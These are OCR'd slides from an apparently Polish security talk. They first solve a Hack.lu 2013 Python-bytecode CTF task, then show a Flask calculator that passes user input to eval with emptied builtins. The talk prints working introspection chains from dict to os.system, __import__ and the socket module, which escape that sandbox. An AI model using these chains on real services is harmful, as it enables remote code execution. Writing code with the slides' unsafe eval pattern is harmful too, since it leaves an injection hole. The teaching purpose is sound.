
44 ↔ 45
? vs ?

19 ↔ 18
BINARY_POWER vs ?

57 ↔ 58
INPLACE_MULTIPLY vs INPLACE_DIVIDE

# What's wrong with this? (Hack.lu 2013, 250)

encrypt_string



# What's wrong with this? (Hack.lu 2013, 250)

```
LOAD_GLOBAL 0 (chr)
LOAD_GLOBAL 1 (ord)
LOAD_FAST 0 (c)
CALL_FUNCTION 1
LOAD_CONST 1 (33)
BINARY_SUB
LOAD_FAST 1 (amount)
BINARY_ADD
LOAD_CONST 2 (94)
BINARY_MODULE
LOAD_CONST 1 (33)
BINARY_ADD
CALL_FUNCTION 0
RETURN_VALUE
```

rot_chr


# What's wrong with this? (Hack.lu 2013, 250)

```
LOAD_GLOBAL 0 (chr)
LOAD_GLOBAL 1 (ord)
LOAD_FAST 0 (c)
CALL_FUNCTION 1
LOAD_CONST 1 (33)
BINARY_SUB
LOAD_FAST 1 (amount)
BINARY_ADD
LOAD_CONST 2 (94)
BINARY_MODULE
LOAD_CONST 1 (33)
BINARY_ADD
CALL_FUNCTION 0
RETURN_VALUE
```

rot_chr

# What's wrong with this? (Hack.lu 2013, 250)

```
LOAD_GLOBAL 0 (chr)
LOAD_GLOBAL 1 (ord)
LOAD_FAST 0 (c)
CALL_FUNCTION 1
LOAD_CONST 1 (33)
BINARY_SUB
LOAD_FAST 1 (amount)
BINARY_ADD
LOAD_CONST 2 (94)
BINARY_MODULE
LOAD_CONST 1 (33)
BINARY_ADD
CALL_FUNCTION 0
RETURN_VALUE
```



# What's wrong with this? (Hack.lu 2013, 250)

```
LOAD_GLOBAL 0 (chr)
LOAD_GLOBAL 1 (ord)
LOAD_FAST 0 (c)
CALL_FUNCTION 1
LOAD_CONST 1 (33)
BINARY_SUB
LOAD_FAST 1 (amount)
BINARY_ADD
LOAD_CONST 2 (94)
BINARY_MODULE
LOAD_CONST 1 (33)
BINARY_ADD
CALL_FUNCTION 0
RETURN_VALUE
```

```
<c>
ord(c)
```

rot_chr

# What's wrong with this? (Hack.lu 2013, 250)

```
LOAD_GLOBAL 0 (chr)
LOAD_GLOBAL 1 (ord)
LOAD_FAST 0 (c)
CALL_FUNCTION 1
LOAD_CONST 1 (33)
BINARY_SUB
LOAD_FAST 1 (amount)
BINARY_ADD
LOAD_CONST 2 (94)
BINARY_MODULE
LOAD_CONST 1 (33)
BINARY_ADD
CALL_FUNCTION 0
RETURN_VALUE
```

```
<c>
ord(c)
ord(c)  <33>
```

rot_chr

# What's wrong with this? (Hack.lu 2013, 250)

```
LOAD_GLOBAL 0 (chr)
LOAD_GLOBAL 1 (ord)
LOAD_FAST 0 (c)
CALL_FUNCTION 1
LOAD_CONST 1 (33)
BINARY_SUB
LOAD_FAST 1 (amount)
BINARY_ADD
LOAD_CONST 2 (94)
BINARY_MODULE
LOAD_CONST 1 (33)
BINARY_ADD
CALL_FUNCTION 0
RETURN_VALUE
```

```
<c>
ord(c)
ord(c)  <33>
ord(c)-33
```

rot_chr

# What's wrong with this? (Hack.lu 2013, 250)

```
LOAD_GLOBAL 0 (chr)
LOAD_GLOBAL 1 (ord)
LOAD_FAST 0 (c)
CALL_FUNCTION 1
LOAD_CONST 1 (33)
BINARY_SUB
LOAD_FAST 1 (amount)
BINARY_ADD
LOAD_CONST 2 (94)
BINARY_MODULE
LOAD_CONST 1 (33)
BINARY_ADD
CALL_FUNCTION 0
RETURN_VALUE
```

rot_chr

```
<c>
ord(c)
ord(c)  <33>
ord(c)-33
ord(c)-33  <amount>
```

# What's wrong with this? (Hack.lu 2013, 250)

```
LOAD_GLOBAL 0 (chr)
LOAD_GLOBAL 1 (ord)
LOAD_FAST 0 (c)
CALL_FUNCTION 1
LOAD_CONST 1 (33)
BINARY_SUB
LOAD_FAST 1 (amount)
BINARY_ADD
LOAD_CONST 2 (94)
BINARY_MODULE
LOAD_CONST 1 (33)
BINARY_ADD
CALL_FUNCTION 0
RETURN_VALUE
```

rot_chr

```
<c>
ord(c)
ord(c)  <33>
ord(c)-33
ord(c)-33  <amount>
ord(c)-33+amount
```

# What's wrong with this? (Hack.lu 2013, 250)

```
LOAD_GLOBAL 0 (chr)
LOAD_GLOBAL 1 (ord)
LOAD_FAST 0 (c)
CALL_FUNCTION 1
LOAD_CONST 1 (33)
BINARY_SUB
LOAD_FAST 1 (amount)
BINARY_ADD
LOAD_CONST 2 (94)
BINARY_MODULE
LOAD_CONST 1 (33)
BINARY_ADD
CALL_FUNCTION 0
RETURN_VALUE
```

rot_chr

```
<c>
ord(c)
ord(c)  <33>
ord(c)-33
ord(c)-33  <amount>
ord(c)-33+amount
ord(c)-33+amount  <94>
```

# What's wrong with this? (Hack.lu 2013, 250)

```
LOAD_GLOBAL 0 (chr)
LOAD_GLOBAL 1 (ord)
LOAD_FAST 0 (c)
CALL_FUNCTION 1
LOAD_CONST 1 (33)
BINARY_SUB
LOAD_FAST 1 (amount)
BINARY_ADD
LOAD_CONST 2 (94)
BINARY_MODULE
LOAD_CONST 1 (33)
BINARY_ADD
CALL_FUNCTION 0
RETURN_VALUE
```

rot_chr

```
<c>
ord(c)
ord(c)  <33>
ord(c)-33
ord(c)-33  <amount>
ord(c)-33+amount
ord(c)-33+amount  <94>
(ord(c)-33+amount) % 94
```

# What's wrong with this? (Hack.lu 2013, 250)

```
LOAD_GLOBAL 0 (chr)
LOAD_GLOBAL 1 (ord)
LOAD_FAST 0 (c)
CALL_FUNCTION 1
LOAD_CONST 1 (33)
BINARY_SUB
LOAD_FAST 1 (amount)
BINARY_ADD
LOAD_CONST 2 (94)
BINARY_MODULE
LOAD_CONST 1 (33)
BINARY_ADD
CALL_FUNCTION 0
RETURN_VALUE
```

rot_chr

```
<c>
ord(c)
ord(c)  <33>
ord(c)-33
ord(c)-33  <amount>
ord(c)-33+amount
ord(c)-33+amount  <94>
(ord(c)-33+amount) % 94
(ord(c)-33+amount) % 94  <33>
```

# What's wrong with this? (Hack.lu 2013, 250)

```
LOAD_GLOBAL 0 (chr)
LOAD_GLOBAL 1 (ord)
LOAD_FAST 0 (c)
CALL_FUNCTION 1
LOAD_CONST 1 (33)
BINARY_SUB
LOAD_FAST 1 (amount)
BINARY_ADD
LOAD_CONST 2 (94)
BINARY_MODULE
LOAD_CONST 1 (33)
BINARY_ADD
CALL_FUNCTION 0
RETURN_VALUE
```

rot_chr

```
<c>
ord(c)
ord(c)  <33>
ord(c)-33
ord(c)-33  <amount>
ord(c)-33+amount
ord(c)-33+amount  <94>
(ord(c)-33+amount) % 94
(ord(c)-33+amount) % 94  <33>
(ord(c)-33+amount) % 94 + 33
```

# What's wrong with this? (Hack.lu 2013, 250)

```
LOAD_GLOBAL 0 (chr)
LOAD_GLOBAL 1 (ord)
LOAD_FAST 0 (c)
CALL_FUNCTION 1
LOAD_CONST 1 (33)
BINARY_SUB
LOAD_FAST 1 (amount)
BINARY_ADD
LOAD_CONST 2 (94)
BINARY_MODULE
LOAD_CONST 1 (33)
BINARY_ADD
CALL_FUNCTION 0
RETURN_VALUE
```

rot_chr

```
<c>
ord(c)
ord(c)  <33>
ord(c)-33
ord(c)-33  <amount>
ord(c)-33+amount
ord(c)-33+amount  <94>
(ord(c)-33+amount) % 94
(ord(c)-33+amount) % 94  <33>
(ord(c)-33+amount) % 94 + 33
chr((ord(c)-33+amount) % 94 + 33)
```

# What's wrong with this? (Hack.lu 2013, 250)

```
LOAD_GLOBAL 0 (chr)
LOAD_GLOBAL 1 (ord)
LOAD_FAST 0 (c)
CALL_FUNCTION 1
LOAD_CONST 1 (33)
BINARY_SUB
LOAD_FAST 1 (amount)
BINARY_ADD
LOAD_CONST 2 (94)
BINARY_MODULE
LOAD_CONST 1 (33)
BINARY_ADD
CALL_FUNCTION 0
RETURN_VALUE
```

rot_chr

```
<c>
ord(c)
ord(c)  <33>
ord(c)-33
ord(c)-33  <amount>
ord(c)-33+amount
ord(c)-33+amount  <94>
(ord(c)-33+amount) % 94
(ord(c)-33+amount) % 94  <33>
(ord(c)-33+amount) % 94 + 33
chr((ord(c)-33+amount) % 94 + 33)
return chr(ord(c)-33+amount) % 94 + 33)
```

# What's wrong with this? (Hack.lu 2013, 250)


```
def rot_xchr(c, amount):
  if amount < 0:
    amount += 94
  return chr(((ord(c) - 33) + amount) % 94 + 33)

SECRET = 'w*0;CNU[\\gwPWk}3:PWk"#&:ABu/:Hi,M'


x = rot_xchr(SECRET[0], -10)
i = 0
for ch in SECRET[1:]:
  x += rot_xchr(ch, -ord(SECRET[i]))
  i += 1
print x
```

```
gynvael:haven-windows> sth.py
modified_in7erpreters_are_3vil!!!
```

# Introspekcja i sandboxing

(powrótka z Sekurak All Star$^{2.0}$)

# Scenariusz




* używając Cursor z automatycznym wyborem modelu pomiędzy claude-4-sonnet, clause-3.5-sonnet, o3, gemini-2.5-pro, gpt-4.1, a gpt-4o

Engineering Calculator

Home About Documentation Contact

## Advanced Calculator

Enter mathematical expressions and get instant results

Enter expression (e.g., 2 + 3 * 4, math.sqrt(16))

Calculate

Result: <module 'os' (frozen)>

DEMO

# Kod

```python
from flask import Flask, request, jsonify, send_file
import math
import json

app = Flask(__name__)

@app.route('/')
@app.route('/index.html')
def index():
    return send_file('index.html')

@app.route('/api/calculate', methods=['POST'])
def calculate():
    try:
        data = request.get_json()
        if not data or 'expression' not in data:
            return jsonify({'error': 'Missing expression in request'}), 400

        expression = data['expression']
        # Evaluate the mathematical expression safely
        result = eval(expression, {"__builtins__": {}}, {"math": math})

        return jsonify({'result': str(result)})
    except Exception as e:
        return jsonify({'error': str(e)}), 400

if __name__ == '__main__':
    app.run(debug=True, host='0.0.0.0', port=5000)
```

```python
from flask import Flask, request, jsonify, send_file
import math
import json

@app.route('/api/calculate', methods=['POST'])
def calculate():
    try:
        data = request.get_json()
        if not data or 'expression' not in data:
            return jsonify({'error': 'Missing expression in request'}), 400

        expression = data['expression']
        # Evaluate the mathematical expression safely
        result = eval(expression, {"__builtins__": {}}, {"math": math})

        return jsonify({'result': str(result)})
    except Exception as e:
        return jsonify({'error': str(e)}), 400

if __name__ == '__main__':
    app.run(debug=True, host='0.0.0.0', port=5000)
```



```python
expression = data['expression']
# Evaluate the mathematical expression safely
result = eval(expression, {"__builtins__": {}}, {"math": math})
```

# DEMO

# Graf

**Krawędzie**:

- atrybuty (dir + dodatkowe)
- __subclasses__() (UKRYTE!)
- dict .items()
- elementy list
- instancjonowanie typów (bez arg.)
- inne




# Graf [Zoom Out]

**Liczba węzłów:**
tysiące do milionów

**Liczba krawędzi:**
tysiące do milionów

**Ważne:**
Graf skierowany, ale nie acykliczny / nie drzewo.

# Rozwiązanie




**1. Czy węzeł "moduł os" jest w grafie?**

**2. Jaka jest do niego ścieżka od węzła "dict"**
(najlepiej najkrótsza, ale to niekonieczne)

# DEMO

# Przykładowe ścieżki

**Ważne:**

Ścieżki bardzo zależą od programu, wersji Pythona, systemu, etc.

Te poniżej są przykładowe, tj. żeby mniej więcej zobaczyć jak mogą wyglądać.

```
------- OS MODULE -------
Node Node(10737728, <class 'dict'>)
Edge attr __class__
Edge attr __base__
Edge subclass 104 Generic
Edge subclass 12 Serializer
Edge attr default_serializer
Edge attr codecs
Edge attr sys
Edge attr modules
Edge dict_value __main__
Edge attr Flask
Edge attr request_class
Edge attr json_module
Edge attr provider
Edge attr dataclasses
Edge attr inspect
Edge attr importlib
Edge attr abc
Edge attr _resources_abc
Edge attr os
```

**Python code equivalent:**

```
dict.__class__.__base__.__subclasses__()[
104].__subclasses__()[12].default_seriali
zer.codecs.sys.modules['__main__'].Flask.
request_class.json_module.provider.datacl
asses.inspect.importlib.abc._resources_ab
c.os
```

# Przykładowe ścieżki

**Ważne:**

Ścieżki bardzo zależą od programu, wersji Pythona, systemu, etc.

Te poniżej są przykładowe, tj. żeby mniej więcej zobaczyć jak mogą wyglądać.

```
------- SYSTEM FUNCTION -------
Node Node(10737728, <class 'dict'>)
Edge attr __class__
Edge attr __base__
Edge subclass 104 Generic
Edge subclass 12 Serializer
Edge attr default_serializer
Edge attr codecs
Edge attr sys
Edge attr modules
Edge dict_value _frozen_importlib
Edge attr _bootstrap_external
Edge attr _os
Edge attr system
```

**Python code equivalent:**

```
dict.__class__.__base__.__subclasses__()[
104].__subclasses__()[12].default_seriali
zer.codecs.sys.modules['_frozen_importlib
']._bootstrap_external._os.system
```

# Przykładowe ścieżki

**Ważne**:
Ścieżki bardzo zależą od programu, wersji Pythona, systemu, etc.
Te poniżej są przykładowe, tj. żeby mniej więcej zobaczyć jak mogą wyglądać.

```
------- __import__ FUNCTION -------
Node Node(10737728, <class 'dict'>)
Edge attr __class__
Edge attr __base__
Edge subclass 104 Generic
Edge subclass 12 Serializer
Edge attr default_serializer
Edge attr __builtins__
Edge dict_value __import__
```

**Python code equivalent:**

```
dict.__class__.__base__.__subclasses__()[
104].__subclasses__()[12].default_seriali
zer.__builtins__['__import__']
```

# Przykładowe ścieżki

**Ważne:**

Ścieżki bardzo zależą od programu, wersji Pythona, systemu, etc.

Te poniżej są przykładowe, tj. żeby mniej więcej zobaczyć jak mogą wyglądać.

```
------- SOCKET MODULE -------
Node Node(10737728, <class 'dict'>)
Edge attr __class__
Edge attr __base__
Edge subclass 104 Generic
Edge subclass 12 Serializer
Edge attr default_serializer
Edge attr codecs
Edge attr sys
Edge attr modules
Edge dict_value socket
```

**Python code equivalent:**

